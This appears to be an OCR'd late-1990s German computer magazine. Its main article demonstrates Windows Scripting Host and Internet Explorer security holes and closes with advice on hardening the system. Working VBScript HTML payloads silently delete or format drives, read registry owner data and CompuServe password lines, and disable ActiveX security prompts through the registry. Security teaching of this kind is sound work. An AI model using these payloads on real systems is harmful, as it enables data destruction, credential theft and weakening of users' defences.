Excel	alle Versionen	Die Mathematik widerlegt	⊘
Excel	alle Versionen	Falsches Schaltjahr	⊘
Excel	alle Versionen	Falsche Formatierung	⊘
Office	97	Keine Muster beim HP Color LaserJet	Neuer Treiber bei Hewlett-Packard
Office	97	Probleme bei der ersten Hilfe	Bugfix bei Cybermedia
Office	97	Verlorene Postscript-Informationen	⊘
Office	97	*tif*-Bilder mit falscher Größe	SR2
Office	97	Aufgeblasene *jpg*-Bilder	SR2
PowerPoint	97	Schlechte Qualität bei importierten *eps*-Dateien	SR2
PowerPoint	97	Den Euro ignoriert	SR2
PowerPoint	95	Der Kampf mit dem Millennium	Patch bei Microsoft
Word	95	Hilfe !!!	⊘
Word	97	Vertauschte Beschriftung	SR1
Word	95	Zerstörte Texte	SR1
Word	alle Versionen	Absturz wegen AutoKorrektur	Patch bei Microsoft
Word	alle Versionen	Die Tücken der WMF-Grafiken	⊘
Word	alle Versionen	Dokumente auf Diskette	⊘
Word	alle Versionen	Keine Alternative zu Alternativ	⊘
Word	97	Buchstabenmüll in Word-2-Texten	SR2

⊘ keines erhältlich



Internet-Sicherheitslücken in Windows 98/NT

Spione vor der Tür

Eine unscheinbare HTML-Seite **formatiert die Festplatte** oder spioniert Daten aus. Wie? Mit Windows Scripting Host und Internet Explorer 4.

TOBIAS WELTNER

Windows Scripting Host (WSH) bietet ungeahnte Möglichkeiten, Windows durch selbstgeschriebene kleine Programme zu erweitern. Haben Sie jedoch WSH installiert, drohen Ihnen ungeahnte Risiken aus dem Internet!

So ermöglicht es der Windows Scripting Host zusammen mit dem Internet Explorer, das komplette System von außen über das Internet fernzusteuern, Dateien zu löschen oder gar die Festplatte zu formatieren. Scheinbar harmlose Web-Seiten können sich in Ihr System einklinken, und sogar in einer HTML-formatierten E-Mail lauert eine potentielle Gefahr. Welche Risiken Ihnen drohen, können Sie hier Schritt für Schritt nachvollziehen: Wir zeigen Ihnen die Befehle des Windows Scripting Host, die tief ins System eingreifen.

Trojanische Pferde

Mit einer kleinen HTML-Datei können Sie die Sicherheitslücken im Internet Explorer überprüfen. Starten Sie dazu einen Texteditor, etwa NotePad, und tippen Sie folgende Zeilen ab:


```
<HTML>
<SCRIPT LANGUAGE="VBSCRIPT">
Set fs = CreateObject(„Scrip-
ting.FileSystemObject")
Set datei =
fs.CreateTextFile(„C:\VIRUS.TXT",
True)
datei.WriteLine(„Guten Morgen! -
ein kleines Virus!")
datei.Close
</SCRIPT>
Guten Morgen! Hier ist Ihr klei-
nes Virus!
</HTML>
```

Speichern Sie die Datei unter dem Namen *virus.htm* auf ab, und öffnen Sie die Datei im Internet Explorer. Wenn Sie die unscheinbare Meldung

```
Ein ActiveX-Objekt ist möglicher-
weise nicht sicher
```

mit *Ja* bestätigen, öffnen Sie jedem Sabotageprogramm Tür und Tor: In diesem Beispiel wandert die Datei *virus.txt* klammheimlich auf Ihren Rechner. In unserem Beispiel enthält sie nur eine harmlose Textbotschaft, doch wäre ebensogut auch eine Batchdatei, etwa eine neue *autoexec.bat,* oder eine andere ausführbare Datei denkbar.

Wer häufiger mit dem Internet Explorer im Internet surft, kennt diese ActiveX-Meldungen: In den meisten Fällen stecken dahinter harmlose Web-Site-Erweiterungen. Wer jedoch die ActiveX-Elemente nicht akzeptiert bekommt nur Fragmente der Web-Sites auf den Bildschirm. Wenn Sie diesen Warnhinweis bislang mit *Ja* übergangen haben, dann wird sich das in Zukunft ändern.



HINTER DEM HARMLOSEN Sicherheitshinweis kann sich ein Angriff verbergen.

Dateien in Griffweite

Im nächsten Beispiel gehen wir einen Schritt weiter: Anhand der Datei *lösch.htm* zeigen wir Ihnen einen Angriff auf Ihre Dateien, wie er über eine Internet-Seite oder HTML-formatierten E-Mail möglich ist.

```
<HTML>
<SCRIPT LANGUAGE="VBSCRIPT">
Set fs = CreateObject(„Scrip
➥ting.FileSystemObject")
fs.DeleteFile „C: \VIRUS.TXT",
➥True
</SCRIPT>
Die Datei C:\VIRUS.TXT wurde
➥gelöscht. Es hätte ebensogut
➥Ihr Windows-Ordner oder Ihre
➥Festplatte sein können!
</HTML>
```

Wenn Sie diese Datei anschließend im Internet Explorer laden, wird die *virus.txt*-Datei wieder gelöscht. Sie staunen? Ebensogut hätte das Programm den „*.*"-Joker verwenden und Ihre Festplatte löschen können. Schuld daran ist das sogenannte *FileSystemObject*, das in letzter Minute in Windows Scripting Host eingebaut wurde und jedem Saboteur Ihr ganzes Dateisystem offenbart. Es erlaubt den Zugriff auf das Dateisystem und somit auch auf die Festplattendaten.

Windows-Installation zerstören

Das Horrorszenario geht aber noch etwas weiter, denn Windows Scripting Host kann auch ohne *FileSystemObject* beträchtliches Unheil anrichten. Wie das Beispiel zeigt, kostet es nur ein paar Sekunden, um jede Windows-Installation ins Jenseits zu schicken. Unser Beispiel ist natürlich entschärft. Sie können es bedenkenlos ausprobieren. Tippen Sie folgende Zeilen, speichern Sie die Datei unter dem Namen *scandsk.htm* und öffnen Sie die Datei dann im Internet Explorer.

```
<HTML>
<SCRIPT LANGUAGE="VBSCRIPT">
set wshell =createObject
➥(„WScript.Shell")
befehl = „SCANDSKW.EXE /N /A"
wshell.run(befehl)
</SCRIPT>
Windows wird gerade schachmatt
➥gesetzt...
</HTML>
```

Dieses Programm demonstriert: Der WSH ist sogar allein mit Bordmitteln in der Lage, jedes Programm zu starten. In unserem Fall wird die Windows-ScanDisk gestartet. Die Option */A* startet lediglich die Festplattenüberprüfung. Der Parameter führt alle Änderungen und Korrekturen automatisch aus.

Würde allerdings statt dessen die Option */O* zum Zuge kommen, wäre Ihr Windows keinen Pfifferling mehr wert: Alle langen Dateinamen werden in die früher üblichen kurzen Dateinamen



konvertiert. Als Folge der Aktion wird Windows handlungsunfähig! Diese Sabotage ist besonders tückisch, denn es ist kaum nachzuvollziehen, warum Ihr Windows plötzlich den Geist aufgibt.

Festplatte löschen und formatieren

Ihr WSH könnte ebensogut jeden beliebigen DOS-Befehl aufrufen, einschließlich der gefährlichen Löschbefehle. Wie wäre es zum Beispiel, mittels

```
deltree
```

die gesamte Festplatte auszuradieren? Auch das kann Ihnen beim Besuch einer Web-Site oder beim Schmökern in einer HTML-E-Mail leicht passieren:

```
<HTML>
<SCRIPT LANGUAGE="VBSCRIPT">
set wshell = CreateObject
➥(„WScript.Shell")
wshell.run(„START /M DELTREE /Y
➥A: \*.*")
</SCRIPT>
Ihr Diskettenlaufwerk wird gerade
➥gelöscht...
</HTML>
```

Dieses Programm löscht eine Diskette. Durch den *START*-Befehl wird das DOS-Fenster unsichtbar.

Ebensogut könnte dieses Programm Ihre Festplattendaten killen. Ein einfaches Ersetzen von *A:* durch *C:* genügt!

Das Licht geht aber spätestens beim nächsten Programm aus:

```
<HTML>
<SCRIPT LANGUAGE="VBSCRIPT">
set wshell = CreateObject
➥(„WScript.Shell")
befehl = „START /M COMMAND.COM /C
➥ECHO J | FORMAT A: > NUL"
wshell.run(befehl)
</SCRIPT>
Ihr Diskettenlaufwerk wird gerade
➥formatiert...
</HTML>
```

Diesmal wird die Diskette ohne weitere Rückfrage formatiert, da die Sicherheitsabfrage abgeschaltet ist. Und da die Warnmeldungen des *FORMAT*-Befehls über > ins Nichts geleitet werden, bemerken Sie diese Aktion nicht.

Es sind sogar noch komplexere Sabotageaktionen möglich, wenn Sie die beiden Möglichkeiten kombinieren. Verfrachten Sie zuerst eine DOS-Batchdatei auf den Rechner, und führen Sie diese aus.

Herausfinden, woran Sie gerade arbeiten!

Diese Beispiele demonstrieren die Holzhammermethode. Richtig gefährlich wird WSH jedoch in der Gentlemen-Liga, wo man nicht blindwütig zerstören will, sondern Ihnen hinterherspionieren möchte. Genau das erlaubt WSH mit Leichtigkeit. Über das *FileSystemObject* lassen sich Ordner durchsuchen und Informationen aus Dateien ziehen.

WSH verrät jedem Spion bereitwillig, wo Ihre wichtigen Daten lagern. Er kann nämlich auf Wunsch Ihr *Dokumente*-Menü sichtbar machen. Darin merkt sich Windows die 15 zuletzt benutzten Dokumente – meist brandaktuelle Informationen, die sich lohnen!

```
<HTML>
<h1>Woran Sie so gerade
arbei➥ten... </h1>
<p>Der Inhalt Ihres Dokumente-
➥Ordners: </p>
<SCRIPT LANGUAGE="VBSCRIPT">
Set fs = CreateObject
➥(„Scripting.FileSystemObject")
set wshell = CreateObject
➥(„WScript.Shell")
dokus = WShell.SpecialFolders➥
(„Recent")
set ordner = fs.GetFolder(dokus)
➥ DateienListen ordner
sub DateienListen(ordnerobject)
dim ff, element
set ff = ordnerobject.Files
For Each element in ff
➥document.Writeln element.name +
➥„<br>"
next
end sub
</SCRIPT>
<h2>fertig. </h2>
</HTML>
```

Das war's. Schon sind all Ihre Projekte verraten. Allerdings nicht ganz, denn das *Dokumente*-Menü enthält bekanntlich nur Verknüpfungen, die echten Dokumente liegen woanders. Doch WSH kann auch die Verknüpfungen öffnen und auslesen:

```
<HTML>
<h1>Woran Sie so gerade arbei
➥ten... </h1>
<p>Der Inhalt Ihres Dokumente-
➥Ordners: </p>
<SCRIPT LANGUAGE="VBSCRIPT">
Set fs = CreateObject(„Scrip
➥ting.FileSystemObject")
set wshell = CreateObject
➥(„WScript.Shell")
dokus = WShell.SpecialFolders
➥(„Recent")
set ordner = fs.GetFolder(dokus)
➥DateienListen ordner
sub DateienListen(ordnerobject)
dim ff, element
set ff = ordnerobject.Files
For Each element in ff
document.Writeln „<h4>" + ele
➥ment.name + „</h4>"
set scut = WShell.CreateShort
➥cut(element.path)
ziel = scut.TargetPath
document.Writeln „Die Verknüpfung
➥verweist auf: „ + ziel
next
end sub
</SCRIPT>
<h2>fertig. </h2>
</HTML>
```

Die Funktion *CreateShortcut* ist hier das faule Ei: Sie legt nicht nur neue Verknüpfungen an, was für Automatisierungen noch akzeptabel wäre. Angewandt auf eine schon existierende Verknüpfung, kann man damit alle Verknüpfungsdaten auskundschaften.

Vielleicht stellen Sie bei dieser Gelegenheit überrascht fest, daß Ihr WSH-Programm sogar schlauer ist als Windows. Es findet nämlich weit mehr als nur die 15 letzten Dokumente, denn Windows räumt seinen *RECENT*-Ordner nicht besonders zuverlässig auf.

CompuServe-Paßwort ausspionieren

Wenn Sie CompuServe-Mitglied sind, begreifen Sie möglicherweise gleich die volle Dimension der Sicherheitslücken, die WSH ermöglicht. Aufgrund des freien Zugangs zu Ihrem Dateisystem ist ➜

SO MACHEN SIE WINDOWS 98 WASSERDICHT


Die einzig sichere Methode ist: Deinstallieren Sie Windows Scripting Host! Dazu öffnen Sie in der *Systemsteuerung* das *Software-Modul* und klicken auf das Register *Windows Setup*. In der Liste doppelklicken Sie dann ganz unten auf *Zubehör* und löschen das Häkchen vor *Windows Scripting Host*. Wollen Sie auf WSH jedoch nicht verzichten, dann sind die Internet-Sicherheitseinstellungen für Sie wichtig: Sie finden sie im Modul *Internet* in der *Systemsteuerung*. Klicken Sie auf das Register *Sicherheit* und suchen Sie die *Internetzone* heraus. Klicken Sie auf *Angepaßt*, und stellen Sie die Option *Nie* im Feld *Initialisieren und Ausführen von ActiveX-Steuerelementen*, die nicht als „sicher" gelten, ein.
Diese Schutzmaßnahme ist allerdings unzuverlässig. Eine kleine unauffällige Registry-Änderung genügt, um den Panzer zu durchlöchern. Noch viel schlimmer: Wenn Sie eine mit WSH-Scripts präparierte Mail bekommen, ist die *Internetzone* gar nicht mehr zuständig, sondern die Zone *Arbeitsplatz*. Schließlich stammt das WSH-Programm jetzt von Ihrer eigenen Festplatte, denn die Mail ist längst lokal gespeichert. Das Fatale daran: Die Sicherheitszone *Arbeitsplatz* wird im Sicherheits-Dialogfenster gar nicht aufgeführt und kann nur durch direkte Registry-Eingriffe verändert werden – so wie es das WSH-Programm von oben vorgemacht hat.

es kein Problem, Ihr CompuServe-Kennwort zu ermitteln.

Zwar ist es verschlüsselt und bleibt es auch, aber das verschlüsselte Kennwort genügt, um mit einer *cis.ini*-Datei das ausspionierte Konto kostenlos zu nutzen. Das dazugehörige Listing finden Sie im Kasten *Cserve*.

Dieses kann unbemerkt im Hintergrund laufen, während Sie im Internet surfen. Es schickt die gefundenen Informationen ebenso unbemerkt zurück ins Internet, sobald es sie gefunden hat.

Dieses Programm ist so simpel gestrickt, daß es gar keiner ausgefeilten Hackerkenntnisse mehr bedarf, um komplizierte trojanische Pferde auf Ihr System zu schleusen. Der WSH durchsucht ganze Verzeichnisbäume und die ganze Festplatte nach bestimmten Dateien. Und weil WSH sogar Informationen über Ihre Laufwerke verrät, muß diese Suche nicht auf das Laufwerk *C:* beschränkt bleiben.



HIER WIRD sofort klar, welche Dateien für Sie wichtig sind.

Haben Sie auch wirklich alle Programme lizenziert, die Sie benutzen? Das interessiert zum Beispiel Firmen, auf der Suche nach Software-Piraten! Ab sofort ist es für solche Firmen kein Problem mehr, herauszufinden, ob Sie eine bestimmte Programmversion installiert haben oder nicht. Es läßt sich sogar er-

WINDOWS 95 UND WINDOWS SCRIPTING HOST

Windows Scripting Host kann nachträglich auch auf Windows-95-Systemen installiert werden. Dabei gilt: Auch unter Windows 95 sind die genannten Gefahren relevant, wenn Sie den Internet Explorer benutzen.

mitteln, wie lange Sie dieses Programm bereits benutzen. Die Programmversion ergibt sich über die Dateigröße. Das HTML-Dokument *word.htm* (siehe Listing 2, S. 82) durchforstet Ihren *Programme*-Ordner nach WinWord.

Die gesammelten Informationen könnte das HTML-Dokument sofort an interessierte Stellen im Internet weiterleiten. Dafür ist lediglich ein Formularaufruf erforderlich. Spezielle E-Mail-Software ist nicht nötig.

Gegen diese Spionagemacht muten die Versprechungen von Microsoft geradezu harmlos an, daß die Online-Registrierung keine Systemdaten übermittelt.

Wer sind Sie?

Fragt sich, was jemand mit diesen sensiblen Informationen anfangen könnte. Beim CompuServe-Kennwort, Homebanking und anderen Online-Kennwörtern mag noch echte Gefahr bestehen, aber bei Programminstallationen? Mehr als demoskopischen Sinn hat das wohl nicht. Oder etwa doch? Doch, denn WSH kann sogar in Ihre Registrierungsdatenbank schauen und Ihre Windows-Seriennummer mitschicken. Haben Sie sich bei Microsoft registrieren lassen, dann sind Sie jetzt sogar namentlich bekannt, was die folgenden Zeilen dokumentieren:


```
<html>
<script language="VBScript">
Set WShell = CreateObject
➥(„wscript.Shell")
key="HKLM\Software\Microsoft\Win
➥dows\CurrentVersion\"
name = WShell.RegRead(key + „Re
➥gisteredOwner")
id = WShell.RegRead(key + „Pro➥
ductID")
document.writeln „Sie heißen: „ +
➥name
document.writeln „<br>Ihre Win➥
dows-ID: „ + id
</script>
</html>
```

AUCH WINDOWS NT IST UNSICHER!

Windows NT enthält zwar nicht Windows Scripting Host, aber auf einem Testsystem wurde das gefährliche *FileSystemObject* dennoch klaglos akzeptiert. Nur das *Wscript.Shell*-Objekt steht nicht zur Verfügung. Wieviel Spionage allein mit dem *FileSystemObject* möglich ist, haben Sie bereits gesehen. Besonders gefährlich: Da das Sabotageprogramm auf dem NT-Rechner ausgeführt wird, hat es die gleichen Rechte wie der gerade angemeldete Benutzer. Ein Systemadministrator, der aus Zeitvertreib im Internet surft oder eine HTML-E-Mail liest, gefährdet also selbst die kritischste Firmeninformation.

Diese Sicherheitslücke existiert nicht auf jedem Windows-NT-System. Welche Windows-NT-Erweiterung dafür verantwortlich zeichnet, daß das *FileSystemObject* über HTML-Dokumente zugreifbar wird, stand bis Redaktionsschluß noch nicht fest.

Ob auch Ihr Windows-NT-System unsicher ist, finden Sie mit dem ersten Beispielprogramm heraus! Es verwendet nur das *FileSystemObject*, und wenn dieses Programm keinen Scripting Error produziert, liegt das Kuckucksei auch in Ihrem Nest.



SO LEICHT nutzen andere Ihren CompuServe-Zugang mit.

Sicherheitseinstellungen abschalten


Der Gipfel des Ganzen: WSH-Programme können in Ihrer Registry nicht nur lesen, sondern auch schreiben. Durch diesen einfachen Registry-Zugriff können Sabotageprogramme jede Einstellung Ihrer Windows-Version ändern.

Sogar die Internet-Sicherheitseinstellungen sind damit nicht mehr tabu. Bislang warnte wenigstens ein Dialogfenster davor, daß ActiveX-Komponenten bei Ihnen am Werk sind. Aber nicht mehr lange. Das folgende Programm gibt ActiveX-Komponenten auch ohne Sicherheitsabfrage grünes Licht:

```
<html>
<script language="VBScript">
Set WShell = CreateObject
➥(„wscript.Shell")
key="HKCU\Software\Microsoft\Win
➥dows\CurrentVersion\Internet
➥Settings\Zones\3\1201"
WShell.RegWrite key, 0,
➥„REG_DWORD"
document.writeln „Unsichere Akti
➥ve Elemente aus dem Internet
➥haben jetzt freien Zugang!"
</script>
</html>
```

Der Skandal daran: Selbst wenn Sie anschließend in der Systemsteuerung ▶

das *Internet*-Modul öffnen und auf das Register *Sicherheit* klicken, wird für die *Internetzone* nach wie vor Ihre alte Sicherheitsstufe angezeigt. Trotzdem können jetzt die Sabotageprogramme



DIE WINDOWS-BENUTZERDATEN werden ausgelesen und angezeigt

über das Internet eindringen, ohne daß eine Sicherheitsabfrage erscheint.


Sie glauben das nicht? Dann ändern Sie im Listing oben hinter Zone die *3* in eine *0*. Wenn Sie das Programm noch einmal ausführen, haben Sie die Sicherheitszone Ihres eigenen PC geändert. Das merken Sie spätestens, wenn Sie eines der Programme oben ausführen. Jetzt klappt das ganz ohne Hinweis und Sicherheitsabfrage.

Gefahr droht auch von verseuchten HTML-E-Mails, die Sie offline lesen. Die alten Einstellungen bekommen Sie zurück, indem Sie im Programm hinter *RegWrite* die *0* in eine *1* verwandeln.

Fazit

Das Risiko, das WSH mit sich bringt, steht in keinem Verhältnis zu seinen Vorteilen. Galten E-Mails bislang als eindeutig harmlos, ist es damit jetzt vorbei. Zu den Makroviren der Office-Programme gesellen sich ab sofort die WSH-„Viren" in HTML-Dokumenten! Auch das Akzeptieren unsignierter ActiveX-Komponenten im Internet erscheint plötzlich unter anderem Licht.

Wobei sich die bange Frage stellt, was die „signierten" ActiveX-Komponenten auf Ihrem System veranstalten. Sie haben nämlich grundsätzlich die gleichen Freiheiten wie WSH, nur sind sie mit einem prüfbaren Absender versehen. Beruhigend ist das nicht. Noch schlimmer sind „Erweiterungen" unklarer Herkunft, wie Sie auf unseren Windows-NT-Systemen beobachtet wurden (siehe Textbox „Auch Windows NT ist unsicher" auf S. 81). Weil der Anwender hier gar nicht erst vor die Entscheidung gestellt wird, eine potentiell unsichere Erweiterung zu installieren oder nicht, kann diese Sicherheitslücke nur schwer erkannt und ausgeschaltet werden. CH



JEDES LAUFWERK Ihres PC kann unauffällig im Hintergrund formatiert werden.

Auf der Heft-CD finden Sie die HTML-Beispieldateien in der Rubrik *Special*.

1 CompuServe-Paßwort ausspionieren

```
 1: <HTML>
 2: <h1>Ermittle Ihr CompuServe-Password.
 3: <br>Bitte etwas Geduld!
 4: </h1>
 5: <SCRIPT LANGUAGE="VBSCRIPT">
 6: Set fs = CreateObject("Scripting.FileSystemObject")
 7: set wshell = CreateObject("WScript.Shell")
 8: spion=""
 9: OrdnerListen("C:\PROGRAMME")
10: document.Writeln "Gefundene Kennwörter: " + spion
11: Sub OrdnerListen(ordner)
12:     Set ordnerobject = fs.GetFolder(ordner)
13:     Set ordnerliste = ordnerobject.SubFolders
14:     For Each element in ordnerliste Display element
15:     Next
16: End Sub
17: Sub Display(ordnerobject)
18:         DateienListen ordnerobject
19:         OrdnerListen ordnerobject.path
20: end sub
21: sub DateienListen(ordnerobject)
22: dim ff, element
23:         set ff = ordnerobject.Files
24:         cc = 0
25:         For Each element in ff
26:                 if element.name = "CIS.INI" then
27:                 Set f = fs.OpenTextFile(element.path, 1)
28:                 weiter = 1
29:                 do while weiter=1
30:                         on error resume next
31:                         zeile = f.readline
32:                         if left(zeile, 8) = "Password"
    then
33:                         spion = spion + "<\<>br>" +
    zeile
34:                         end if
35:                         if not err.number=0 then
36:                                 weiter=0
37:                                 err.clear
38:                         end if
39:                 loop
40:                 datei.close
41:         end if
42:         next
43: end sub
44:
45: </SCRIPT>
46: <h2>Ihr CompuServe-Kennwort wurde ausgelesen, falls eines
    vorhanden ist.
47: </h2>
48: </HTML>
```

cserve.htm

2 Word-Registrierung überprüfen

```
 1: <HTML>
 2: <h2>Schaun wir mal, ob Sie WinWord benutzen... (etwas Ge-
    duld!)
 3: </h2>
 4: <br>
 5: <SCRIPT LANGUAGE="VBSCRIPT">
 6: Set fs = CreateObject("Scripting.FileSystemObject")
 7: set wshell = CreateObject("WScript.Shell")
 8: Ordnerliste("C:\PROGRAMME")
 9: Sub Ordnerliste(ordner)
10:     Set ordnerobject = fs.GetFolder(ordner)
11:     Set ordner = ordnerobject.SubFolders
12:     For Each element in ordner
13:             Dateiliste element
14:             Ordnerliste element.path
15:     Next
16: End Sub
17: sub Dateiliste(ordnerobject)
18: dim ff, element
19:             set ff = ordnerobject.Files
20:             cc = 0
21:             For Each element in ff
22:                     if element.name = "WINWORD.EXE" then
23:                     document.Writeln "Tatsächlich! Sie be-
    sitzen WinWord! Ob es auch lizensiert ist?
24: <br>"
25:                     set datei = fs.GetFile(element.path)
26:                     document.Writeln "WINWORD hier gefunden:
    " + element.path
27:                     datum1 = datei.datelastmodified
28:                     datum2 = datei.datelastaccessed
29:                     tage = DateDiff("d", datum1, datum2)
30:                     document.Writeln "<br>WINWORD-Version
    (Dateigröße): " + cstr(datei.size) + " Bytes."
31:                     document.Writeln "<br>auf Ihrem System
    installiert am: " + cstr(datum1)
32:                     document.Writeln "<br>zuletzt benutzt
    am: " + cstr(datum2)
33:                     document.Writeln "<br>WinWord benutzt
    seit " + cstr(tage) + " Tagen."
34:                     document.Writeln "<h3>Bei einer Strafe
    von DM 50,-/Tag unlizensierter Nutzung"
35:                     document.Writeln "<br>schulden Sie nun "
    + cstr(tage * 50) + ",- DM! </h3>"
36:                     end if
37:             next
38: end sub
39:
40: </SCRIPT>
41: </HTML>
```

word.htm

Was bringt das Windows Update?

Riskante Renovierung

Via Internet läßt sich Windows 98 auf dem neuesten Stand halten – doch der Einsatz von Windows Update, dem neuen Update-Tool, offenbart Sicherheitslücken.

JAN KADEN

Wie oft waren Sie schon im Internet unterwegs und haben diverse Hersteller-Seiten abgeklappert, um Updates, Treiber und Service Packs zu finden. Danach mußten Sie sich durch lange Readme-Dateien quälen, um herauszufinden, welche Dateien für das eigene System richtig sind und wie man sie installiert.

Doch es geht auch anders: Hersteller wie Symantec und Quarterdeck haben es vorgemacht: Auf Mausklick werden aktuelle Viren-Signaturen oder Updates via Internet-Verbindung auf Ihren Rechner geladen und installiert. In die gleiche Richtung zielt das Programm Oil-Change von CyberMedia.

Auch Microsoft hat in Windows 98 eine solche Funktion integriert: Der Update-Manager, *wupdmgr.exe* im Root-Verzeichnis von Windows, findet selbständig heraus, welche Dateien in Ihrem System aktualisiert werden sollten, und übernimmt auch gleich die Installation. Wenn Sie einen Internet-Anschluß haben, können Sie so Ihr System automatisch auf den neuesten Stand bringen. Eine ähnliche Funktion wird nach Windows 98 auch Windows NT 5.0 erhalten.

Gefährliches Element

Mit einem Klick auf den Eintrag *Windows Update* im Startmenü laden Sie die Site


`www.windowsupdate.microsoft.com`

mit dem Internet Explorer.

Windows-98-Anwender, die auf den Netscape Navigator schwören, kommen leider nicht in den Genuß dieser Funktion: Der Update-Manager arbeitet nur mit dem Internet Explorer zusammen. Laden Sie mit dem Navigator die Windows-Update-Site, bedankt sich Microsoft bei Ihnen für das Interesse und verweist Sie lapidar auf den Update-Manager. Sie müssen also beide Browser installieren, wenn Sie Netscape favorisieren, aber dennoch das Windows Update nutzen wollen.

Sehen Sie beim Laden der Seite mit dem Internet Explorer eine Fehlermeldung auf dem Bildschirm, die Sie vor einem sehr gefährlichen ActiveX-Steuerelement warnt, stellen Sie die Sicherheitsstufe Ihres Explorer von *Hoch* auf *Mittel*. Das gefährliche Steuerelement ist der Update-Assistent, der Ihren Rechner auf renovierungsbedürftige Dateien durchsucht. Dabei vergleicht der Assistent die Treiber und Systemdateien in Ihrem PC mit einer Datenbank und sagt Ihnen, welche Dateien sie aufspielen sollten. Laut Microsoft werden bei diesem Vorgang keine sensiblen Informationen über Ihr System an Microsoft übertragen – Ihre Privatsphäre soll also erhalten bleiben.

Gleich, ob die Informationen über das Internet wandern oder nicht, eine Sache sollte Sie nachdenklich machen: Der Update-Assistent zeigt, was ActiveX-Elemente schon bei der Sicherheitsstufe *Mittel* mit Ihrem System anrichten können: Sie analysieren die gesamte installierte Software und können diese bei Bedarf auch modifizieren. Eine solche Möglichkeit zum Eingriff von außen ist unangenehm, Ihr Rechner ist offen wie ein Scheunentor. Wenn Sie Microsoft kein Vertrauen schenken, sollten Sie auf den Einsatz von Windows Update ver-



SO LEGEN SIE MIT DEM REGISTRIERUNGSEDITOR den neuen Schlüssel *Explorer* an.

UPDATE-ADRESSEN

Die erste Anlaufstelle für deutsche Benutzer ist die Site
`www.eu.microsoft.com/germany/➥download/`.
Englische Downloads gibt es unter
`www.eu.microsoft.com/➥msdownload/`
Über diese beiden Seiten sind die meisten Updates zu finden. Besonders interessant ist der Link *Support Drivers, Patches and Service Packs*.
DirectX und allem, was dazugehört, ist die Seite
`www.microsoft.com/directx/➥download.asp`
gewidmet. Auch für den neuen Media-Player gibt es eine eigene Internet-Adresse. Wer das Programm nicht von der Windows-Update-Seite beziehen möchte, kann es von
`www.microsoft.com/windows/➥mediaplayer/download/➥default.asp`
downloaden.
Für Nutzer von NT Workstation ist die Seite
`www.eu.microsoft.com/germany/➥ntworkstation/download.htm`
interessant. Wer mit NT-Server zu tun hat, sollte die Seite
`backoffice.microsoft.com/➥downtrial/`
anschauen.



REGISTRIERUNG SELBSTGEMACHT

Wollen Sie Ihren Namen und Ihre Adresse nicht durchs Internet schicken? Es gibt eine Möglichkeit, die Registrierung zu umgehen. Sie fügen einen Eintrag in die Registry ein, der Windows Update signalisiert, daß Sie bereits registriert sind. Dazu legen Sie etwa mit dem Windows-Editor oder jedem anderen Programm, das ASCII-Dateien herstellen kann, eine Datei mit dem Namen *Register.reg* an. Sie besteht aus folgenden Zeilen:

```
REGEDIT4
[HKEY_LOCAL_MACHINE\Software\
➥Microsoft\Windows\CurrentVersion]
„RegDone"="1"
[HKEY_LOCAL_MACHINE\Software\
➥Microsoft\Windows\CurrentVersion\Welcome\RegWiz]
„@"="1"
```

Speichern Sie die Datei, aktivieren Sie mit der rechten Maustaste das Kontextmenü, und klicken Sie auf *Zusammenführen*. Damit fügen Sie die beiden Schlüssel in die Registry ein. Kontrollieren Sie das Resultat nochmal, indem Sie den Registrierungseditor (*REGEDIT.EXE* im Root-Verzeichnis von Windows) aufrufen. Suchen Sie nach dem Wert *RegDone*. Ist er nicht auf *1* gesetzt, klicken Sie den Wert rechts an, wählen im Kontextmenü den Punkt *Ändern* und setzen ihn auf *1*. Danach sehen Sie beim Laden von Updates keine Aufforderung zur Registrierung mehr.

zichten und die Dateien manuell laden. Vertrauen Sie aber der Firma Microsoft, landen Sie auf der Windows-Update-Site. Dort klicken Sie den Link *Produkt-Updates* an, der eine Liste der verfügbaren Software zeigt. Sind Sie auf der Suche nach Treibern, klicken Sie jetzt auf *Gerätetreiber* im Inhaltsverzeichnis der Seite. Haben Sie sich schon bei der Windows-98-Installation registriert, können Sie die gewünschten Updates anklicken und mit dem Download beginnen. Wenn nicht, werden Sie vor dem Herunterladen aufgefordert, sich zu registrieren.

